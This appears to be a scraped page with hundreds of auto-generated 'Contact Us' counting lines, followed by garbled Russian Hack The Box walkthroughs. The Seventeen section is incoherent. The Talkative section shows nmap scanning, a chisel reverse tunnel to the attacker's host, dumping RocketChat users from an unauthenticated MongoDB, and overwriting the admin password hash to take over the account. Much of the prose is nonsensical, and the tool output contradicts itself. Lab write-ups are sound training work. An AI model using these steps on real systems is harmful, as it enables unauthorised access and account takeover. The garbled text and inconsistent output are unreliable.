Contact Us Hundred Two Hundred Ninety One
Contact Us Hundred Two Hundred Ninety Two
Contact Us Hundred Two Hundred Ninety Three
Contact Us Hundred Two Hundred Ninety Four
Contact Us Hundred Two Hundred Ninety Five
Contact Us Hundred Two Hundred Ninety Six
Contact Us Hundred Two Hundred Ninety Seven
Contact Us Hundred Two Hundred Ninety Eight
Contact Us Hundred Two Hundred Ninety Nine
Contact Us Hundred Three Hundred
Contact Us Hundred Three Hundred One
Contact Us Hundred Three Hundred Two
Contact Us Hundred Three Hundred Three
Contact Us Hundred Three Hundred Four
Contact Us Hundred Three Hundred Five
Contact Us Hundred Three Hundred Six
Contact Us Hundred Three Hundred Seven
Contact Us Hundred Three Hundred Eight
Contact Us Hundred Three Hundred Nine
Contact Us Hundred Three Hundred Ten
Contact Us Hundred Three Hundred Eleven
Contact Us Hundred Three Hundred Twelve
Contact Us Hundred Three Hundred Thirteen
Contact Us Hundred Three Hundred Fourteen
Contact Us Hundred Three Hundred Fifteen
Contact Us Hundred Three Hundred Sixteen
Contact Us Hundred Three Hundred Seventeen
Contact Us Hundred Three Hundred Eighteen
Contact Us Hundred Three Hundred Nineteen
Contact Us Hundred Three Hundred Twenty
Contact Us Hundred Three Hundred Twenty One
Contact Us Hundred Three Hundred Twenty Two
Contact Us Hundred Three Hundred Twenty Three
Contact Us Hundred Three Hundred Twenty Four
Contact Us Hundred Three Hundred Twenty Five
Contact Us Hundred Three Hundred Twenty Six
Contact Us Hundred Three Hundred Twenty Seven
Contact Us Hundred Three Hundred Twenty Eight
Contact Us Hundred Three Hundred Twenty Nine
Contact Us Hundred Three Hundred Thirty
Contact Us Hundred Three Hundred Thirty One
Contact Us Hundred Three Hundred Thirty Two
Contact Us Hundred Three Hundred Thirty Three
Contact Us Hundred Three Hundred Thirty Four
Contact Us Hundred Three Hundred Thirty Five
Contact Us Hundred Three Hundred Thirty Six
Contact Us Hundred Three Hundred Thirty Seven
Contact Us Hundred Three Hundred Thirty Eight
Contact Us Hundred Three Hundred Thirty Nine
Contact Us Hundred Three Hundred Forty
Contact Us Hundred Three Hundred Forty One
Contact Us Hundred Three Hundred Forty Two
Contact Us Hundred Three Hundred Forty Three
Contact Us Hundred Three Hundred Forty Four
Contact Us Hundred Three Hundred Forty Five
Contact Us Hundred Three Hundred Forty Six
Contact Us Hundred Three Hundred Forty Seven
Contact Us Hundred Three Hundred Forty Eight
Contact Us Hundred Three Hundred Forty Nine
Contact Us Hundred Three Hundred Fifty
Contact Us Hundred Three Hundred Fifty One
Contact Us Hundred Three Hundred Fifty Two
Contact Us Hundred Three Hundred Fifty Three
Contact Us Hundred Three Hundred Fifty Four
Contact Us Hundred Three Hundred Fifty Five
Contact Us Hundred Three Hundred Fifty Six
Contact Us Hundred Three Hundred Fifty Seven
Contact Us Hundred Three Hundred Fifty Eight
Contact Us Hundred Three Hundred Fifty Nine
Contact Us Hundred Three Hundred Sixty
Contact Us Hundred Three Hundred Sixty One
Contact Us Hundred Three Hundred Sixty Two
Contact Us Hundred Three Hundred Sixty Three
Contact Us Hundred Three Hundred Sixty Four
Contact Us Hundred Three Hundred Sixty Five
Contact Us Hundred Three Hundred Sixty Six
Contact Us Hundred Three Hundred Sixty Seven
Contact Us Hundred Three Hundred Sixty Eight
Contact Us Hundred Three Hundred Sixty Nine
Contact Us Hundred Three Hundred Seventy
Contact Us Hundred Three Hundred Seventy One
Contact Us Hundred Three Hundred Seventy Two
Contact Us Hundred Three Hundred Seventy Three
Contact Us Hundred Three Hundred Seventy Four
Contact Us Hundred Three Hundred Seventy Five
Contact Us Hundred Three Hundred Seventy Six
Contact Us Hundred Three Hundred Seventy Seven
Contact Us Hundred Three Hundred Seventy Eight
Contact Us Hundred Three Hundred Seventy Nine
Contact Us Hundred Three Hundred Eighty
Contact Us Hundred Three Hundred Eighty One
Contact Us Hundred Three Hundred Eighty Two
Contact Us Hundred Three Hundred Eighty Three
Contact Us Hundred Three Hundred Eighty Four
Contact Us Hundred Three Hundred Eighty Five
Contact Us Hundred Three Hundred Eighty Six
Contact Us Hundred Three Hundred Eighty Seven
Contact Us Hundred Three Hundred Eighty Eight
Contact Us Hundred Three Hundred Eighty Nine
Contact Us Hundred Three Hundred Ninety
Contact Us Hundred Three Hundred Ninety One
Contact Us Hundred Three Hundred Ninety Two
Contact Us Hundred Three Hundred Ninety Three
Contact Us Hundred Three Hundred Ninety Four
Contact Us Hundred Three Hundred Ninety Five
Contact Us Hundred Three Hundred Ninety Six
Contact Us Hundred Three Hundred Ninety Seven
Contact Us Hundred Three Hundred Ninety Eight
Contact Us Hundred Three Hundred Ninety Nine
Contact Us Hundred Four Hundred
Contact Us Hundred Four Hundred One
Contact Us Hundred Four Hundred Two
Contact Us Hundred Four Hundred Three
Contact Us Hundred Four Hundred Four
Contact Us Hundred Four Hundred Five
Contact Us Hundred Four Hundred Six
Contact Us Hundred Four Hundred Seven
Contact Us Hundred Four Hundred Eight
Contact Us Hundred Four Hundred Nine
Contact Us Hundred Four Hundred Ten
Contact Us Hundred Four Hundred Eleven
Contact Us Hundred Four Hundred Twelve
Contact Us Hundred Four Hundred Thirteen
Contact Us Hundred Four Hundred Fourteen
Contact Us Hundred Four Hundred Fifteen
Contact Us Hundred Four Hundred Sixteen
Contact Us Hundred Four Hundred Seventeen
Contact Us Hundred Four Hundred Eighteen
Contact Us Hundred Four Hundred Nineteen
Contact Us Hundred Four Hundred Twenty
Contact Us Hundred Four Hundred Twenty One
Contact Us Hundred Four Hundred Twenty Two
Contact Us Hundred Four Hundred Twenty Three
Contact Us Hundred Four Hundred Twenty Four
Contact Us Hundred Four Hundred Twenty Five
Contact Us Hundred Four Hundred Twenty Six
Contact Us Hundred Four Hundred Twenty Seven
Contact Us Hundred Four Hundred Twenty Eight
Contact Us Hundred Four Hundred Twenty Nine
Contact Us Hundred Four Hundred Thirty
Contact Us Hundred Four Hundred Thirty One
Contact Us Hundred Four Hundred Thirty Two
Contact Us Hundred Four Hundred Thirty Three
Contact Us Hundred Four Hundred Thirty Four
Contact Us Hundred Four Hundred Thirty Five
Contact Us Hundred Four Hundred Thirty Six
Contact Us Hundred Four Hundred Thirty Seven
Contact Us Hundred Four Hundred Thirty Eight
Contact Us Hundred Four Hundred Thirty Nine
Contact Us Hundred Four Hundred Forty
Contact Us Hundred Four Hundred Forty One
Contact Us Hundred Four Hundred Forty Two
Contact Us Hundred Four Hundred Forty Three
Contact Us Hundred Four Hundred Forty Four
Contact Us Hundred Four Hundred Forty Five
Contact Us Hundred Four Hundred Forty Six
Contact Us Hundred Four Hundred Forty Seven
Contact Us Hundred Four Hundred Forty Eight
Contact Us Hundred Four Hundred Forty Nine
Contact Us Hundred Four Hundred Fifty
Contact Us Hundred Four Hundred Fifty One
Contact Us Hundred Four Hundred Fifty Two
Contact Us Hundred Four Hundred Fifty Three
Contact Us Hundred Four Hundred Fifty Four
Contact Us Hundred Four Hundred Fifty Five
Contact Us Hundred Four Hundred Fifty Six
Contact Us Hundred Four Hundred Fifty Seven
Contact Us Hundred Four Hundred Fifty Eight
Contact Us Hundred Four Hundred Fifty Nine
Contact Us Hundred Four Hundred Sixty
Contact Us Hundred Four Hundred Sixty One
Contact Us Hundred Four Hundred Sixty Two
Contact Us Hundred Four Hundred Sixty Three
Contact Us Hundred Four Hundred Sixty Four
Contact Us Hundred Four Hundred Sixty Five
Contact Us Hundred Four Hundred Sixty Six
Contact Us Hundred Four Hundred Sixty Seven
Contact Us Hundred Four Hundred Sixty Eight
Contact Us Hundred Four Hundred Sixty Nine
Contact Us Hundred Four Hundred Seventy
Contact Us Hundred Four Hundred Seventy One
Contact Us Hundred Four Hundred Seventy Two
Contact Us Hundred Four Hundred Seventy Three
Contact Us Hundred Four Hundred Seventy Four
Contact Us Hundred Four Hundred Seventy Five
Contact Us Hundred Four Hundred Seventy Six
Contact Us Hundred Four Hundred Seventy Seven
Contact Us Hundred Four Hundred Seventy Eight
Contact Us Hundred Four Hundred Seventy Nine
Contact Us Hundred Four Hundred Eighty
Contact Us Hundred Four Hundred Eighty One
Contact Us Hundred Four Hundred Eighty Two
Contact Us Hundred Four Hundred Eighty Three
Contact Us Hundred Four Hundred Eighty Four
Contact Us Hundred Four Hundred Eighty Five
Contact Us Hundred Four Hundred Eighty Six
Contact Us Hundred Four Hundred Eighty Seven
Contact Us Hundred Four Hundred Eighty Eight
Contact Us Hundred Four Hundred Eighty Nine
Contact Us Hundred Four Hundred Ninety
Contact Us Hundred Four Hundred Ninety One
Contact Us Hundred Four Hundred Ninety Two
Contact Us Hundred Four Hundred Ninety Three
Contact Us Hundred Four Hundred Ninety Four
Contact Us Hundred Four Hundred Ninety Five
Contact Us Hundred Four Hundred Ninety Six
Contact Us Hundred Four Hundred Ninety Seven
Contact Us Hundred Four Hundred Ninety Eight
Contact Us Hundred Four Hundred Ninety Nine
Contact Us Hundred Five Hundred
Contact Us Hundred Five Hundred One
Contact Us Hundred Five Hundred Two
Contact Us Hundred Five Hundred Three
Contact Us Hundred Five Hundred Four
Contact Us Hundred Five Hundred Five
Contact Us Hundred Five Hundred Six
Contact Us Hundred Five Hundred Seven
Contact Us Hundred Five Hundred Eight
Contact Us Hundred Five Hundred Nine
Contact Us Hundred Five Hundred Ten
Contact Us Hundred Five Hundred Eleven
Contact Us Hundred Five Hundred Twelve
Contact Us Hundred Five Hundred Thirteen
Contact Us Hundred Five Hundred Fourteen
Contact Us Hundred Five Hundred Fifteen
Contact Us Hundred Five Hundred Sixteen
Contact Us Hundred Five Hundred Seventeen
Contact Us Hundred Five Hundred Eighteen
Contact Us Hundred Five Hundred Nineteen
Contact Us Hundred Five Hundred Twenty
Contact Us Hundred Five Hundred Twenty One
Contact Us Hundred Five Hundred Twenty Two
Contact Us Hundred Five Hundred Twenty Three
Contact Us Hundred Five Hundred Twenty Four
Contact Us Hundred Five Hundred Twenty Five
Contact Us Hundred Five Hundred Twenty Six
Contact Us Hundred Five Hundred Twenty Seven
Contact Us Hundred Five Hundred Twenty Eight
Contact Us Hundred Five Hundred Twenty Nine
Contact Us Hundred Five Hundred Thirty
Contact Us Hundred Five Hundred Thirty One
Contact Us Hundred Five Hundred Thirty Two
Contact Us Hundred Five Hundred Thirty Three
Contact Us Hundred Five Hundred Thirty Four
Contact Us Hundred Five Hundred Thirty Five
Contact Us Hundred Five Hundred Thirty Six
Contact Us Hundred Five Hundred Thirty Seven
Contact Us Hundred Five Hundred Thirty Eight
Contact Us Hundred Five Hundred Thirty Nine
Contact Us Hundred Five Hundred Forty
Contact Us Hundred Five Hundred Forty One
Contact Us Hundred Five Hundred Forty Two
Contact Us Hundred Five Hundred Forty Three
Contact Us Hundred Five Hundred Forty Four
Contact Us Hundred Five Hundred Forty Five
Contact Us Hundred Five Hundred Forty Six
Contact Us Hundred Five Hundred Forty Seven
Contact Us Hundred Five Hundred Forty Eight
Contact Us Hundred Five Hundred Forty Nine
Contact Us Hundred Five Hundred Fifty
Contact Us Hundred Five Hundred Fifty One
Contact Us Hundred Five Hundred Fifty Two
Contact Us Hundred Five Hundred Fifty Three
Contact Us Hundred Five Hundred Fifty Four
Contact Us Hundred Five Hundred Fifty Five
Contact Us Hundred Five Hundred Fifty Six
Contact Us Hundred Five Hundred Fifty Seven
Contact Us Hundred Five Hundred Fifty Eight
Contact Us Hundred Five Hundred Fifty Nine
Contact Us Hundred Five Hundred Sixty
Contact Us Hundred Five Hundred Sixty One
Contact Us Hundred Five Hundred Sixty Two
Contact Us Hundred Five Hundred Sixty Three
Contact Us Hundred Five Hundred Sixty Four
Contact Us Hundred Five Hundred Sixty Five
Contact Us Hundred Five Hundred Sixty Six
Contact Us Hundred Five Hundred Sixty Seven
Contact Us Hundred Five Hundred Sixty Eight
Contact Us Hundred Five Hundred Sixty Nine
Contact Us Hundred Five Hundred Seventy
Contact Us Hundred Five Hundred Seventy One
Contact Us Hundred Five Hundred Seventy Two
Contact Us Hundred Five Hundred Seventy Three
Contact Us Hundred Five Hundred Seventy Four
Contact Us Hundred Five Hundred Seventy Five
Contact Us Hundred Five Hundred Seventy Six
Contact Us Hundred Five Hundred Seventy Seven
Contact Us Hundred Five Hundred Seventy Eight
Contact Us Hundred Five Hundred Seventy Nine
Contact Us Hundred Five Hundred Eighty
Contact Us Hundred Five Hundred Eighty One
Contact Us Hundred Five Hundred Eighty Two
Contact Us Hundred Five Hundred Eighty Three
Contact Us Hundred Five Hundred Eighty Four
Contact Us Hundred Five Hundred Eighty Five
Contact Us Hundred Five Hundred Eighty Six
Contact Us Hundred Five Hundred Eighty Seven
Contact Us Hundred Five Hundred Eighty Eight
Contact Us Hundred Five Hundred Eighty Nine
Contact Us Hundred Five Hundred Ninety
Contact Us Hundred Five Hundred Ninety One
Contact Us Hundred Five Hundred Ninety Two
Contact Us Hundred Five Hundred Ninety Three
Contact Us Hundred Five Hundred Ninety Four
Contact Us Hundred Five Hundred Ninety Five
Contact Us Hundred Five Hundred Ninety Six
Contact Us Hundred Five Hundred Ninety Seven
Contact Us Hundred Five Hundred Ninety Eight
Contact Us Hundred Five Hundred Ninety Nine
Contact Us Hundred Six Hundred
Contact Us Hundred Six Hundred One
Contact Us Hundred Six Hundred Two
Contact Us Hundred Six Hundred Three
Contact Us Hundred Six Hundred Four
Contact Us Hundred Six Hundred Five
Contact Us Hundred Six Hundred Six
Contact Us Hundred Six Hundred Seven
Contact Us Hundred Six Hundred Eight
Contact Us Hundred Six Hundred Nine
Contact Us Hundred Six Hundred Ten
Contact Us Hundred Six Hundred Eleven
Contact Us Hundred Six Hundred Twelve
Contact Us Hundred Six Hundred Thirteen
Contact Us Hundred Six Hundred Fourteen
Contact Us Hundred Six Hundred Fifteen
Contact Us Hundred Six Hundred Sixteen
Contact Us Hundred Six Hundred Seventeen
Contact Us Hundred Six Hundred Eighteen
Contact Us Hundred Six Hundred Nineteen
Contact Us Hundred Six Hundred Twenty
Contact Us Hundred Six Hundred Twenty One
Contact Us Hundred Six Hundred Twenty Two
Contact Us Hundred Six Hundred Twenty Three
Contact Us Hundred Six Hundred Twenty Four
Contact Us Hundred Six Hundred Twenty Five
Contact Us Hundred Six Hundred Twenty Six
Contact Us Hundred Six Hundred Twenty Seven
Contact Us Hundred Six Hundred Twenty Eight
Contact Us Hundred Six Hundred Twenty Nine
Contact Us Hundred Six Hundred Thirty
Contact Us Hundred Six Hundred Thirty One
Contact Us Hundred Six Hundred Thirty Two
Contact Us Hundred Six Hundred Thirty Three
Contact Us Hundred Six Hundred Thirty Four
Contact Us Hundred Six Hundred Thirty Five
Contact Us Hundred Six Hundred Thirty Six
Contact Us Hundred Six Hundred Thirty Seven
Contact Us Hundred Six Hundred Thirty Eight
Contact Us Hundred Six Hundred Thirty Nine
Contact Us Hundred Six Hundred Forty
Contact Us Hundred Six Hundred Forty One
Contact Us Hundred Six Hundred Forty Two
Contact Us Hundred Six Hundred Forty Three
Contact Us Hundred Six Hundred Forty Four
Contact Us Hundred Six Hundred Forty Five
Contact Us Hundred Six Hundred Forty Six
Contact Us Hundred Six Hundred Forty Seven
Contact Us Hundred Six Hundred Forty Eight
Contact Us Hundred Six Hundred Forty Nine
Contact Us Hundred Six Hundred Fifty
Contact Us Hundred Six Hundred Fifty One
Contact Us Hundred Six Hundred Fifty Two
Contact Us Hundred Six Hundred Fifty Three
Contact Us Hundred Six Hundred Fifty Four
Contact Us Hundred Six Hundred Fifty Five
Contact Us Hundred Six Hundred Fifty Six
Contact Us Hundred Six Hundred Fifty Seven
Contact Us Hundred Six Hundred Fifty Eight
Contact Us Hundred Six Hundred Fifty Nine
Contact Us Hundred Six Hundred Sixty
Contact Us Hundred Six Hundred Sixty One
Contact Us Hundred Six Hundred Sixty Two
Contact Us Hundred Six Hundred Sixty Three
Contact Us Hundred Six Hundred Sixty Four
Contact Us Hundred Six Hundred Sixty Five
Contact Us Hundred Six Hundred Sixty Six
Contact Us Hundred Six Hundred Sixty Seven
Contact Us Hundred Six Hundred Sixty Eight
Contact Us Hundred Six Hundred Sixty Nine
Contact Us Hundred Six Hundred Seventy
Contact Us Hundred Six Hundred Seventy One
Contact Us Hundred Six Hundred Seventy Two
Contact Us Hundred Six Hundred Seventy Three
Contact Us Hundred Six Hundred Seventy Four
Contact Us Hundred Six Hundred Seventy Five
Contact Us Hundred Six Hundred Seventy Six
Contact Us Hundred Six Hundred Seventy Seven
Contact Us Hundred Six Hundred Seventy Eight
Contact Us Hundred Six Hundred Seventy Nine
Contact Us Hundred Six Hundred Eighty
Contact Us Hundred Six Hundred Eighty One
Contact Us Hundred Six Hundred Eighty Two
Contact Us Hundred Six Hundred Eighty Three
Contact Us Hundred Six Hundred Eighty Four
Contact Us Hundred Six Hundred Eighty Five
Contact Us Hundred Six Hundred Eighty Six
Contact Us Hundred Six Hundred Eighty Seven
Contact Us Hundred Six Hundred Eighty Eight
Contact Us Hundred Six Hundred Eighty Nine
Contact Us Hundred Six Hundred Ninety
Contact Us Hundred Six Hundred Ninety One
Contact Us Hundred Six Hundred Ninety Two
Contact Us Hundred Six Hundred Ninety Three
Contact Us Hundred Six Hundred Ninety Four
Contact Us Hundred Six Hundred Ninety Five
Contact Us Hundred Six Hundred Ninety Six
Contact Us Hundred Six Hundred Ninety Seven
Contact Us Hundred Six Hundred Ninety Eight
Contact Us Hundred Six Hundred Ninety Nine
Contact Us Hundred Seven Hundred
Contact Us Hundred Seven Hundred One
Contact Us Hundred Seven Hundred Two
Contact Us Hundred Seven Hundred Three
Contact Us Hundred Seven Hundred Four
Contact Us Hundred Seven Hundred Five
Contact Us Hundred Seven Hundred Six
Contact Us Hundred Seven Hundred Seven
Contact Us Hundred Seven Hundred Eight
Contact Us Hundred Seven Hundred Nine
Contact Us Hundred Seven Hundred Ten
Contact Us Hundred Seven Hundred Eleven
Contact Us Hundred Seven Hundred Twelve
Contact Us Hundred Seven Hundred Thirteen
Contact Us Hundred Seven Hundred Fourteen
Contact Us Hundred Seven Hundred Fifteen
Contact Us Hundred Seven Hundred Sixteen
Contact Us Hundred Seven Hundred Seventeen
Contact Us Hundred Seven Hundred Eighteen
Contact Us Hundred Seven Hundred Nineteen
Contact Us Hundred Seven Hundred Twenty
Contact Us Hundred Seven Hundred Twenty One
Contact Us Hundred Seven Hundred Twenty Two
Contact Us Hundred Seven Hundred Twenty Three
Contact Us Hundred Seven Hundred Twenty Four
Contact Us Hundred Seven Hundred Twenty Five
Contact Us Hundred Seven Hundred Twenty Six
Contact Us Hundred Seven Hundred Twenty Seven
Contact Us Hundred Seven Hundred Twenty Eight
Contact Us Hundred Seven Hundred Twenty Nine
Contact Us Hundred Seven Hundred Thirty
Contact Us Hundred Seven Hundred Thirty One
Contact Us Hundred Seven Hundred Thirty Two
Contact Us Hundred Seven Hundred Thirty Three
Contact Us Hundred

HTB SEVENTEEN

Полный разбор машины для начинающих хакеров

ТОЧКА ОПОРЫ

Перейдя на основную вкладку приложения (файл, который мы скачали) мы увидим:

Нажмем кнопочку при его клике, а справа и внизу появляются запросы и выйдет ошибка. Нажмем Ctrl+Shift+I (при использовании в системе **F12/Alt/Ctrl/Shift** + **I**) чтобы посмотреть запросы прокси-сервера:

```
http GET http://127.0.0.1:5000/api/v1/users/?limit=10&offset=0&sort=-id&fields=id,name,email,role,status,last_login,last_ip,last_activity,created_at,updated_at,deleted_at&q=%7B%7D&_=1
```

Обращаемся к нашему пользователю по ссылке:

```
http://seventeen.htb:8000/dashboard#/files/31246/reverse.php
```

А получаем ошибку. Это дает нам возможность сделать вывод о какой-нибудь другой ошибке. Для этого нужно нажать на кнопочку Save. Также мы видим:

Добавляем домен в файл **/etc/hosts**. Так как при ввоз домен, порядок на 8000. Дорисуем в каменному калькулятору, запустим (сервер) **mathematica/wolfram** и пишем на клавиатуре Resolutude:

Forbidden

Вырежем 1 скриншотик файлы, ведь тем может быть скрыто по случайно обращение. И нажмем в нем еще раз:

Нажимаем кнопочку **Save changes**. Мы видим ошибку. Сейчас запустим:

```
http GET http://seventeen.htb:8000/dashboard#/files/31246/reverse.php
```

#ЗОЛОК

HTB TALKATIVE

ПРОХОДИМ ЦЕПОЧКУ DOCKER-КОНТЕЙНЕРОВ ДЛЯ ЗАХВАТА ХОСТА

В этом райтапе по сложной машине с ОС Linux — Talkative — мы проэксплуатируем уязвимость в CMS Jamboree для получения первоначального доступа к контейнеру Docker. Затем, чтобы получить привилегии над Docker и туннелировать трафик на основной хост, Talkative с помощью Chisel для авторизации в чате и перехвата RCE. Чтобы повысить привилегии до root, используем **CAP_SAR_READ_SEARCH**

РАЗВЕДКА

сканирование портов

Добавляем IP-адрес машины в /etc/hosts

```
10.10.11.155    talkative.htb
```

IP-адресация сканированием портов

Сервер сканирования портов
Использование портов — стандартный метод для любой сетевой сети. Его используют как для легитимных целей, так и для сканирования уязвимостей.
Чтобы узнать, какие порты открыты на вашем сервере, воспользуйтесь нашим сканером портов.
Чтобы сканировать порты, введите доменное имя или IP-адрес, которые вы хотите сканировать, и нажмите «Сканировать порты».
Сканировать порты

```
~/htb/talkative
nmap -sC -sV -p- -oN nmap/talkative.nmap 10.11.155 -vv -T4 -Pn
[sudo] пароль для kali:
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
```

```
PORT   STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open  http    Apache Jetty 7.6.32
| http-title: Talkative.htb | Talkative
| http-generator: Joomla!
| http-server-header: Apache/2.4.52 (Debian)
8065/tcp open  unknown
| fingerprint-strings:
|  GenericLines,
|    HTTP/1.1 200 OK
|    X-XSS-Protection: 1
|    Content-Type: text/plain; charset=utf-8;
```

```
~/htb/talkative
nmap -sC -sV -p- -oN nmap/talkative.nmap 10.11.155 -vv -T4 -Pn
[sudo] пароль для kali:
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
```

```
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache Jetty 7.6.32
| http-title: Talkative.htb | Talkative
| http-generator: Joomla!
| http-server-header: Apache/2.4.52 (Debian)
8065/tcp open   
```

HTB TALKATIVE

ПРОХОДИМ ЦЕПОЧКУ ДОКЕР-КОНТЕЙНЕРОВ ДЛЯ ЗАХВАТА ХОСТА

DOCKER MONGODB

Сканирование хоста ничего интересного нам не дает, поэтому посмотрим на запущенные процессы. Для этого применим утилиту **pspy64**. В этом разрыв нашлись запуск скрипта **/root/.backup/update_mongo.py**

```
CMD: UID=0     PID=24481  | /usr/sbin/CRON -f
CMD: UID=0     PID=24482  | /usr/sbin/CRON -f
CMD: UID=0     PID=24483  | /bin/sh -c /root/.backup/update_mongo.py
CMD: UID=0     PID=24484  | /usr/bin/python3 /root/.backup/update_mongo.py
```

Скрывать процессы в Linux — это отдельная тема.

На самом хосте была **MongoDB** версии 7.0.20, соответственно всего, происходит подключение к базе на удаленном хосте. Команда **netstat -tulpan** проверим открытые соединения.

```
tcp6       0      0 :::5000                 :::*                    LISTEN      -                   -
tcp6       0      0 127.0.0.1:27017         :::*                    LISTEN      -                   -
tcp6       0      0 127.0.0.53:53           :::*                    LISTEN      -                   -
tcp6       0      0 :::22                   :::*                    LISTEN      -                   -
tcp6       0      0 :::80                   :::*                    LISTEN      -                   -
tcp6       0      0 :::8080                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8081                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8082                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8083                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8084                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8085                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8086                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8087                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8088                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8089                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8090                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8091                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8092                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8093                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8094                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8095                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8096                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8097                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8098                 :::*                    LISTEN      -                   -
tcp6       0      0 :::8099                 :::*                    LISTEN      -                   -
```

Скрывать открытые порты в Linux — это отдельная тема.

В списке хоста хост 127.17.0.2. Так как точность уже сходит, проскачиваем порт 27017.

```
proxychains -q nmap -p27017 -T4 172.17.0.2
```

```
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 172.17.0.2
Host is up (0.26s latency).

PORT      STATE SERVICE
27017/tcp open  mongod
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
mongodb-info: ERROR: Script execution failed (use -d to debug)
| mongodb-info: ERROR: Script execution failed (use -d to debug)
```

Отлично, мы нашли MongoDB. Раньше с этой базой я работал с помощью **mongo**, но теперь, чтобы подружить базу данных с ней только за домовую, поскачиваем клиент утилиты **mongosh**, которая полностью заменяет старый клиент.

```
wget https://fastdl.mongodb.org/compass/mongodb-mongosh_1.3.1_amd64.deb
sudo dpkg -i mongodb-mongosh_1.3.1_amd64.deb
```

После установки **mongosh** нам требуется «прокинуть» порт 27017 на наш хост. Для этого снова используем **chisel**.

```
# local host
./chisel.exe server -p 8081 --reverse

#remote host
./chisel.exe client 10.10.14.11:8081 R:27017:172.17.0.2:27017
```

Весь трафик, который мы отправим на локальный порт 27017, будет перенаправлен на порт 27017 на удаленном хосте 172.17.0.2 через хост клиент Chisel. Теперь подключаемся к базе.

```
mongosh "mongodb://127.0.0.1:27017"
```

```
Current Mongosh Log ID: 68a2ccb7d0ed0a0a0a0a0a0a
Using MongoDB: 7.0.20
Using Mongosh: 1.3.1

For mongosh info see: https://docs.mongodb.org/manual/mongo/

To disable this message type enable telemetry
To enable it type enable telemetry
To see your profile type telemetry show profile

------
   The server generates startup warnings when boot.
   2025-08-19T08:00:00.000+0000: Access control is not enabled for the database.
   2025-08-19T08:00:00.000+0000: vm.max_map_count is too low
------

test>
```

Подключение к базе MongoDB

Первым делом получим список баз данных.

```
show databases
```

```
admin   100 kB
config  127 kB
local   11.9 MB
meteor  8.05 MB
```

Список баз данных

Обращаемся на себя внимание база **admin**. Просмотрим таблицы.

```
use admin
show tables
```

```
switched to db admin
db [direct: primary] test> show admin
db [direct: primary] admin> show tables
system.keys
system.version
```

Список таблиц в базе admin

Я получил выдачу ключей, но это ничего мне не дает, кроме предположения, что у нас восстановлена база.

```
db.system.keys.find()
```

```
db [direct: primary] admin> db.system.keys.find()
[
  {
    _id: Long("6946892104968275791"),
    purpose: "HMAC",
    key: BinData(0x2a7bc7ac8f9f3a7d2b7f2b2f4b9b7b7a),
    expiresWt: Timestamp(1, 1638400000),
    ...
  },
  {
    _id: Long("6946892104968275792"),
    purpose: "HMAC",
    key: BinData(0x2a7bc7ac8f9f3a7d2b7f2b2f4b9b7b7a),
    expiresWt: Timestamp(1, 1640995200),
    ...
  },
  {
    _id: Long("6946892104968275808"),
    purpose: "HMAC",
    key: BinData(0x2a7bc7ac8f9f3a7d2b7f2b2f4b9b7b7a),
    expiresWt: Timestamp(1, 1648771200),
    ...
  },
  {
    _id: Long("7123244223018426720"),
    purpose: "HMAC",
    key: BinData(0x7b9b7b9f5bbaa57b9a5b2b3bd6a6b6fa),
    expiresWt: Timestamp(1, 1668163575),
    ...
}
]
db [direct: primary] admin>
```

Сохраненные пароли пользователей

Тогда я перешел дальше — к базе **meteor**. В ней очень много таблиц, в том числе **users**, содержащая которой нам больше всего интересна.

```
use meteor
db.users.find()
```

```
db [direct: primary] meteor> db.users.find()
[
  {
    _id: "ZDFMXJZ9orCugP7Tx",
    createdAt: ISODate("2021-08-10T20:44:08.125Z"),
    services: {
      resume: {
        loginTokens: [
          {
            when: ISODate("2021-08-10T20:44:08.125Z"),
            hashedToken: "ZCzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz=",
            type: "password",
            tokenExpiration: ISODate("2021-08-20T20:44:08.125Z"),
            ...
          }
        ],
        ...
      },
      ...
    },
    emails: [ { address: "admin@htb.com", verified: false } ],
    profile: {},
    username: "admin",
    ...
    updatedAt: ISODate("2022-07-17T04:22:53.002Z"),
    roles: { __global_roles__: [ "admin" ] },
    ...
    lastLogin: ISODate("2022-03-15T17:06:26.542Z"),
    status: "online",
    statusConnection: "online",
    pictureId: 0
  }
]
db [direct: primary] meteor>
```

Содержимое таблицы users

И это таблица RocketChat


RocketChat RCE

Мы нашли базу для RocketChat, при этом нам известно имя пользователя (**admin**). Из документации узнаем, что можем сбросить пароль. Ничего — делаем дефолтный пароль. Для этого нужно просто генерировать значение в base64.

```
db.getCollection('users').update({username:"admin"},{$set:{"services":{"password":{"bcrypt":"$2a$10$vOC9NQgDcG8yqsJ1XLfMcu.vistbiLVgRb7zUuKvfGkRLuUuaNsTG"}}}})
```

```
{ acknowledged: true, insertedId: null, matchedCount: 1, modifiedCount: 1, upsertedCount: 0 }
db [direct: primary] meteor>
```

Запись прошла успешно, поэтому авторизуемся в чатах как **admin:12345**.


Chat
Home
Welcome to Talkative, admin!
Talk to people, create rooms, share files, and more!
Talkative is a fully open-source, feature-rich, and highly customizable chat platform. Talkative is ready for your use in communication, organization, and collaboration.

TRICKSTER VPN

